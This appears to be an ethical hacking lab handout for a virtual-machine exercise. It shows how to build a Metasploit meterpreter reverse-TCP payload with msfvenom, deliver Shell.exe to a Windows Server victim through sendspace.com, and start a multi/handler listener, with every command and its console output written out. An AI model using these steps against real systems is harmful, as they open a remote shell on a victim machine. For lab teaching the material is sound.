

Ethical Hacking (Exploit Lab)

Pre-requisite Knowledge and Skills:

1. Be able to setup virtual machines and virtual network
2. Be able to test the connectivity of the virtual machines in the network

Learning Objective:

1. Break into Window Server Virtual Machine.
2. Get access to Windows Server Virtual Machine terminal (command prompt)
3. Elevate standard user access privilege to system administrator.
4. Add user profile on Windows Server Virtual Machine.

Recommended Running Environment:

1. Windows OS
2. Windows Server 2012 License (up to 90 days trial may apply)
3. VMWare Workstation or VMWare Player

Material/Tools:

1. The Kali Linux VM
2. The Windows Server 2012 VM

Demonstration Video:

1. VM Network Setup


Lab Assessment:

1. Lab 5 Assessment Quiz
2. The completion of the lab


Lab Instructions

Assume you have performed Lab 2, i.e., setup virtual network for the Win Server 2012 VM and Kali Linux VM.

Let's switch back to Kali Linux VM. Press CTRL + ALT key on your keyboard and click on Kali Linux VM tab on your VMware workstation.




Hit Enter and enter root user password (toor) to unlock the Kali Linux VM.



STEP 1:


In order to exploit the Windows Server VM, we need to create a Metasploit payload.

Open terminal from your Kali Linux VM Desktop quick lunch bar on you left. Click on 2nd shortcut icon from the top as show in the screenshot below.



Enter the following command on your Kali Linux VM terminal to create a Metasploit payload with reverse tcp connection from Windows Server VM. Make sure LHOST must have your Kali Linux VM IP address. The IP address may vary on your Kali Linux VM. You can verify your Kali Linux VM IP address with *ifconfig* command.

Command: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.232.138 LPORT=4444 -f exe > /root/Desktop/Shell.exe`



Please follow the following command on the screenshot to verify your Kali Linux VM IP address.


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig ← Command to check your network interface status
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
Your VM IP address → inet 192.168.232.138 netmask 255.255.255.0 broadcast 192.168.232.255
inet6 fe80::20c:29ff:feb8:8a49 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:b8:8a:49 txqueuelen 1000 (Ethernet)
RX packets 1234 bytes 77519 (75.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 63 bytes 5972 (5.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

We need to share this Shell.exe file to our Window Server VM (victim machine).

STEP 2:


There are multiple ways to share file you can use any one of yours preferred way. We can easily share our Shell.exe file from <https://www.sendspace.com> on few steps. Find the steps as follow.

Open your web browser: on your Kali Linux VM. You can find the web browser shortcut on Kali Linux Desktop quick launch bar on your left. Click the first shortcut icon to open web browser.




Enter www.sendspace.com on your web browser address field as show in the screenshot and simply drag and drop the file next to Browse button field.


TIPS: Hold left click button after you select the file “Shell.exe” drag the file to your desire location and release the left click button on your mouse to drop the file.



Now click on Upload.




The file will be uploaded and prompt you with a download link page. You can simply copy the download link and open the download link from your Windows Server VM web browser and download the file.




STEP 3:



Let switch back to Windows Server VM and download the file from our shared download link.




From your Windows Server VM Desktop launch Firefox web browser. (Double click on the Firefox Desktop Shortcut)




Paste the copied sendspace download page link on your Windows Server VM Firefox web browser and hit enter to visit the download page.




Click on blue Download button to start download your Shell.exe file.




Click on Save file to save the Shell.exe file on your Windows Server VM



You access your Shell.exe file after download is complete. Please follow the instruction as shown in the screenshot to access your downloaded file.



Downloaded file location on Windows Server VM



Now we have successfully share the Metasploit reverse tcp file on our victim i.e. Windows Server VM.

Let's get back to Kali Linux and delete the Shell.exe shared file link at www.sendspace.com. Always follow a safe practice and don't miss use the exploit. Thank You!

[Shell.exe](#) (72.07KB)

SHARE this file WITH YOUR FRIENDS



Direct Download Link

[Available for premium users only](#)

Direct download link will start the download immediately, without redirecting the downloader to a HTML page on sendspace. This way you can link from (or embed files directly into) web-pages and the visitor will stay on the page. File served at maximum speed and won't expire after 30 days of inactivity. See our [Premium plans](#)

Pro Download Page

[Available for premium users only](#)

Sendspace's download page without advertising.
File served at maximum speed and won't expire after 30 days of inactivity. See our [Premium plans](#)

Download Page Link

<https://www.sendspace.com/file/rb4s1o>

Copy Link

Sendspace's download page with ads.
File served at limited speed and will be deleted if not downloaded for 30 days.

Delete File Link

<https://www.sendspace.com/delete/rb4s1o/4007745...>


Copy Link

Share this link to allow the downloader to delete the file. A confirmation will be shown.

Click on copy Link button at Delete File Link




Paste the copied link address on your Kali Linux VM web browser address field and follow the instruction on the screenshot and close the web browser after you are done.



STEP 4:

Open terminal on your Kali Linux VM. Click on terminal shortcut from Kali Linux Desktop quick lunch bar on your left.



Now let's start msfconsole from your Kali Linux terminal and start to exploit Window Server service.

Enter the following command on your Kali Linux terminal to start the msfconsole.

Command: *msfconsole*

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

It will take a while to start msfconsole be patient, after successfully loading a msfconsole msf> prompt will appear.

```
= [ metasploit v4.16.55-dev ]
+ -- -- [ 1758 exploits - 1006 auxiliary - 306 post ]
+ -- -- [ 536 payloads - 41 encoders - 10 nops ]
+ -- -- [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Enter the following command on msfconsole.

Command: *use multi/handler*


```
msf > use multi/handler
msf exploit(multi/handler) > █
```

A msfconsole exploit prompt will be loaded and to initiate an exploit let's just create a reverse tcp payload on our exploit windows.

Command: *set PAYLOAD windows/meterpreter/reverse_tcp*

```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > █
```

Set your attacker host IP address and Port number to establish a reverse tcp connection from our Shell.exe exploit file we just copied on our victim Windows Server VM

Enter the following command after set PAYLOAD command

Command: *set LHOST 192.168.232.138*

Command: *set LPORT 4444*

```
msf exploit(multi/handler) > set LHOST 192.168.232.138 ↩ Make sure the LHOST IP address must be
LHOST => 192.168.232.138                               your attacker VM i.e Kali Linux in our case.
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) >
```

Make sure LHOST IP address must be your Kali Linux VM IP address. You can verify your IP Kali Linux IP address with *ifconfig* command as we did earlier.

At this point we have successfully created a Shell.exe reverse tcp Metasploit file and downloaded it to our victim PC i.e. Windows Server VM. Set the payload on msfconsole for reverse tcp connection and set the LHOST and LPORT number. Now we are ready to launch the attack.

Enter the following command on your Kali Linux VM exploit msfconsole.


Command: *exploit*

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.232.138:4444
█
```

After entering the exploit command, your msf exploit window will open a connection on set LHOST and LPORT. Once our Kali Linux VM started reverse TCP handler on it IP address via designated port number.

We need to get back to our Windows Server VM and launch the Shell.exe file from download folder location.

